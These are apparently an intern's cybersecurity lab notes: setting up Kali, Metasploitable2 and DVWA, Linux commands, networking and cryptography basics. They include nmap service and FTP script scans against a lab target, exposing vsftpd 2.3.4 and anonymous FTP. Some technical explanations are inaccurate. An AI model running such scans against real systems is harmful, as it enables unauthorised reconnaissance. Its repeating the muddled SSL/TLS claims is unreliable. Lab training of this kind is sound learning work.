Task 1 — Foundation & Environment Setup
Notes & Cheat-sheet Template

Intern Name: **Nitesh Sharma** Date: **20/10/2025**

1. Objective (Short)

The objective of this task is to build strong fundamentals in cybersecurity by learning core concepts such as networking, cryptography, and common attack vectors. Simultaneously, configure a private, isolated virtual lab (Kali + vulnerable targets) to safely practice scanning, exploitation, and traffic analysis.

2. Lab Environment Summary

- Host machine (OS, RAM, CPU, Disk):

- Virtualization software (VMware Workstation 17 Pro) — 17.6.4 build-24832109
- Attacker VM: Kali Linux — 2025.3
- Target VM(s): Metasploitable2 / DVWA — 8.4
- Network type: Host-Only

3. Installation & Configuration Steps (Detailed)


1. Virtualization software installation:
  - Software used: https://www.vmware.com/products/desktop-hypervisor/workstation-and-fusion

  2. Create Kali Linux VM:
  - ISO / Version: 2025.3
  - VM settings (RAM/CPU/Disk): 6GB, 100GB Memory
  - Network adapter settings: By default

3. Create Target VM (Metasploitable2 / DVWA):
  - Image / Version: DVWA (8.4), Metasploitable 2.6.24-16-server
  - Network: same Host-Only network as Kali

4. Networking checks:
  - Commands to run:

```
ifconfig
ping 192.168.25.129
```



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:15:05:29
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe15:529/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0 frame:0
          TX packets:33 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1910 (1.8 KB)  TX bytes:4594 (4.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29797 (29.0 KB)  TX bytes:29797 (29.0 KB)

msfadmin@metasploitable:~$ _
```

Host Driver: Default
Controller: ICH AC97

Network

Adapter 1: Intel PRO/1000 MT Desktop (Host-only Adapter, 'VirtualBox Host-Only Ethernet Adapter')

USB


USB Controller: OHCI, EHCI
Device Filters: 0 (0 active)

Shared folders

None

Description

None



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

Disclaimer


We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- Mutillidae
- OWASP Vulnerable Web Applications Directory


You have logged in as 'admin'



```
┌──(kali㉿kali)-[~]
└─$ ▮
```

4. Linux Fundamentals

pwd	Show current directory
ls	List file
cd	Change directory
Cp,mv,rm,mkdir, touch	File operation
chmod 755 file	Permission & Ownership
sudo apt update && sudo apt upgrade	Package management
ifconfig	Network Command
whoami	Get the active username
ps	Display active process
clear	Clear the terminal
date	Show current date/time
uptime	Show uptime
w	Display who is online
free	Show memory and swap usage
reset	Reset current terminal
Ctrl+c	Stop current command
Ctrl+R	Search history
Ctrl+shift+C	Copy
Ctrl+shift+V	Paste
TAB	Autocomplete terminal entry



```
┌──(kali㉿cyber)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

┌──(kali㉿cyber)-[~]
└─$ cd Desktop

┌──(kali㉿cyber)-[~/Desktop]
└─$ pwd
/home/kali/Desktop

┌──(kali㉿cyber)-[~/Desktop]
└─$ sudo apt update
[sudo] password for kali:
Hit:1 http://http.kali.org/kali kali-rolling InRelease
All packages are up to date.

┌──(kali㉿cyber)-[~/Desktop]
└─$ sudo su
┌──(root㉿cyber)-[/home/kali/Desktop]
└─# cd

┌──(root㉿cyber)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.25.130  netmask 255.255.255.0  broadcast 192.168.25.255
        inet6 fe80::1c33:c533:4bce:f468  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:ae:04:64  txqueuelen 1000  (Ethernet)
        RX packets 46  bytes 4995 (4.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 48  bytes 5440 (5.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
```

5. Networking Basics:-

OSI Model (7 layers):

7	Application layer
6	Presentation layer
5	Session layer
4	Transport layer
3	Network layer
2	Data link layer
1	Physical layer

- TCP vs UDP:

TCP	UDP
Connection oriented	Connectionless
3 way hand shake	Not
All Data share granted	No garanted
Slow	Faster

- IP Addressing & Subnetting: IPv4 a.b.c.d/mask
- DNS & HTTPS: DNS resolves names; HTTPS provides encrypted web traffic

6. Cryptography Basics

- Symmetric Encryption (AES): Same key for encrypt/decrypt.

- Asymmetric Encryption (RSA): Public/Private key pair used for key exchange and signatures.

- Hashing (SHA-256): One-way function for integrity.

- SSL/TLS & Certificates: Validate server identity and secure traffic.

SSL(Secure Socket Layer):-

.

Secure socket later using for encryption, its provide data encryption & Secure connection between client & Server.

Install SSL Certificate on Website and than provide secure connection & encrypt data.

SSL use MAC (Message Authentication Code) for security.

Mostly use in like Banking sites, e-commerce websites, login pages etc...

2. TLS(Transport Layer Security):-

This is updated version of SSL.

It ensure that secure data transmission client and server.

Maintain data integrity and authentication.

TLS is updated version of SSL so its more efficient, fast & secure.

TLS use HMAC(Hash Message Authentication Code) its more secure than MAC.

3. HTTP(Hyper Text Transfer Protocol):-

HTTP is a communication Protocol. Its help to exchange the data between client and server.

Its work on By default port number: 80

HTTP request method = GET (using for data fetch from server), POST(using for sending data to server like login form), PUT(using for data update), DELETE(using for delete and remove data).

NO integrity, no authentication, & also does not provide data encryption.

4. HTTPS(Hyper Text Transfer Protocol Secure):-

This is updated version of HTTP.


Its provide SSL/TLS encryption which ensure (Encryption + Authentication + Integrity).

Its work on by default port num: 443

HTTPS follow CIA triad (Confidentiality, Integrity, Availability)


7. Tools Overview

Nmap: Network scanning — example command: sudo nmap 192.168.25.129




```
┌──(kali㉿cyber)-[~]
└─$ sudo nmap 192.168.25.129
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 20:15 IST
Nmap scan report for 192.168.25.129
Host is up (0.0023s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:2A:0F:EC (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds

┌──(kali㉿cyber)-[~]
└─$ 
```

command: nmap -sV -v 192.168.25.129




```
┌──(root㉿cyber)-[~]
└─# ping 192.168.25.129
PING 192.168.25.129 (192.168.25.129) 56(84) bytes of data.
64 bytes from 192.168.25.129: icmp_seq=1 ttl=64 time=1.06 ms
64 bytes from 192.168.25.129: icmp_seq=2 ttl=64 time=0.899 ms
64 bytes from 192.168.25.129: icmp_seq=3 ttl=64 time=0.805 ms
64 bytes from 192.168.25.129: icmp_seq=4 ttl=64 time=0.834 ms
64 bytes from 192.168.25.129: icmp_seq=5 ttl=64 time=1.48 ms
^C
--- 192.168.25.129 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4011ms
rtt min/avg/max/mdev = 0.805/1.014/1.479/0.247 ms

┌──(root㉿cyber)-[~]
└─# nmap -sV  -p- 192.168.25.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 19:39 IST


┌──(root㉿cyber)-[~]
└─# nmap -sV -v 192.168.25.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 19:41 IST
NSE: Loaded 47 scripts for scanning.
Initiating ARP Ping Scan at 19:41
Scanning 192.168.25.129 [1 port]
Completed ARP Ping Scan at 19:41, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:41
Completed Parallel DNS resolution of 1 host. at 19:41, 0.01s elapsed
Initiating SYN Stealth Scan at 19:41
Scanning 192.168.25.129 [1000 ports]
Discovered open port 25/tcp on 192.168.25.129
Discovered open port 111/tcp on 192.168.25.129
Discovered open port 23/tcp on 192.168.25.129
Discovered open port 53/tcp on 192.168.25.129
Discovered open port 3306/tcp on 192.168.25.129
Discovered open port 22/tcp on 192.168.25.129
Discovered open port 21/tcp on 192.168.25.129
Discovered open port 80/tcp on 192.168.25.129
Discovered open port 5900/tcp on 192.168.25.129
Discovered open port 139/tcp on 192.168.25.129
Discovered open port 445/tcp on 192.168.25.129
Discovered open port 6000/tcp on 192.168.25.129
Discovered open port 513/tcp on 192.168.25.129
Discovered open port 512/tcp on 192.168.25.129
Discovered open port 6667/tcp on 192.168.25.129
Discovered open port 1524/tcp on 192.168.25.129
Discovered open port 8180/tcp on 192.168.25.129
Discovered open port 2121/tcp on 192.168.25.129
```

command: nmap -sV -v -p 21 --script=ftp-syst,ftp-anon 192.168.25.129



```
┌──(root㉿cyber)-[~]
└─# nmap -sV -v -p 21 --script=ftp-syst,ftp-anon 192.168.25.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 19:53 IST
NSE: Loaded 49 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:53
Completed NSE at 19:53, 0.00s elapsed
Initiating NSE at 19:53
Completed NSE at 19:53, 0.00s elapsed
Initiating ARP Ping Scan at 19:53
Scanning 192.168.25.129 [1 port]
Completed ARP Ping Scan at 19:53, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:53
Completed Parallel DNS resolution of 1 host. at 19:53, 0.00s elapsed
Initiating SYN Stealth Scan at 19:53
Scanning 192.168.25.129 [1 port]
Discovered open port 21/tcp on 192.168.25.129
Completed SYN Stealth Scan at 19:53, 0.04s elapsed (1 total ports)
Initiating Service scan at 19:53
Scanning 1 service on 192.168.25.129
Completed Service scan at 19:53, 0.00s elapsed (1 service on 1 host)
NSE: Script scanning 192.168.25.129.
Initiating NSE at 19:53
Completed NSE at 19:53, 0.04s elapsed
Initiating NSE at 19:53
Completed NSE at 19:53, 0.00s elapsed
Nmap scan report for 192.168.25.129
Host is up (0.00061s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.25.130
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 00:0C:29:2A:0F:EC (VMware)
Service Info: OS: Unix

NSE: Script Post-scanning.
```

Wireshark: Packet capture & analysis — capture on Host-Only adapter


Home
KALI 2025-3
Metasploitable2-Linux
20:31
The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

Welcome to Wireshark

Capture

...using this filter: Enter a capture filter … All interfaces shown


eth0
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
Wi-Fi remote capture: wifidump

Learn

User's Guide · Wiki · Questions and Answers · Mailing Lists · SharkFest · Wireshark Discord · Donate

You are running Wireshark 4.4.9.

Ready to load or capture | No Packets | Profile: Default



